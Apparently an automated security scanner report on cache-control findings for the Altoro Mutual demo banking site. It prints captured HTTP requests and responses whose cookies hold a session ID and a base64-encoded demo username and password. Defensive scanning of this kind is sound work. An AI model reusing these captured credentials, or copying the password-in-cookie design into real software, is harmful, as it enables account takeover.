Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 1 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/transaction.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 7754
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:59 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Recent Transactions
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
```

```
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Recent Transactions</h1>

<form name="aspnetForm" method="post" action="transaction.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTYzNDg3OTA4NmRk" />

<table border="0" style="padding-bottom:10px;">
    <tr>
        <td valign=top>After</td>
        <td><input name="after" type="text" value="" /><br /><span class="credit">mm/dd/yyyy</span></td>
        <td valign=top>Before</td>
        <td><input name="before" type="text" value=""  /><br /><span class="credit">mm/dd/yyyy</span></td>
        <td valign=top><inpu
...
...
...
```

Issue 2 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/feedback.aspx
Domain	demo.testfire.net
Element	feedback.aspx
Path	/feedback.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 2 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-

cache").

Test Requests and Responses:

```
GET /feedback.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8693
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Feedback
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Muutual, feedback, contact us"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
           <tr>
               <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                   <td align="right" valign="top">
                          <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                   </td>
           </tr>
           <tr>
                   <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <
...
...
...
```

Issue 3 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 3 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

```
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
```

```
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?conte
...
...
...
```

Issue 4 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/main.aspx
Domain	demo.testfire.net
Element	main.aspx
Path	/bank/main.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 4 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:57 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Hello
    John
    Smith
  </h1>

<p>
```

```
  Welcome to Altoro Mutual Online.
</p>

<form name="details" method="post" action="account.aspx">
<table border="0">
  <TR valign="top">
    <td>View Account Details:</td>
    <td align="left">
      <select id="listAccounts" name="listAccounts" ><option value="1001160140">1001160140 Checking</option><option
value="1001160141">1001160141 Savings</option></select>
      <input type="submit" id="btnGetAccount" value="   GO   ">
    </td>
  </tr>
  <tr>
    <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td>
<h2>Congratulations! </h2></td></tr><tr><td>You h
...
...
...
```

Issue 5 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/transfer.aspx
Domain	demo.testfire.net
Element	transfer.aspx
Path	/bank/transfer.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 5 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/transfer.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8616
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Transfer Funds
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<script type="text/javascript" src="mozxpath.js"></script>
```

```
<script>

var oXML;

if(window.XMLHttpRequest) {
  try  {
    oXML = new XMLHttpRequest()
  } catch(e) {}
} else if(window.ActiveXObject) {
  try {
    oXML = new ActiveXObject("Msxml2.XMLHTTP")
  } catch(e) {
    try {
      oXML = new ActiveXObject("Microsoft.XMLHTTP")
    } catch(e) {}
  }
}

 function doTransfer()
 {
  var dbt=document.getElementById("debitAccount").value;
  var cdt=document.getElementById("creditAccount").value;
  var amt=document.getElementById("transferAmount").value;

  <!-- Some sample test accounts -->
  if(dbt.l
...
...
...
```

Issue 6 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	customize.aspx
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 6 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache

control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/customize.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5542
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



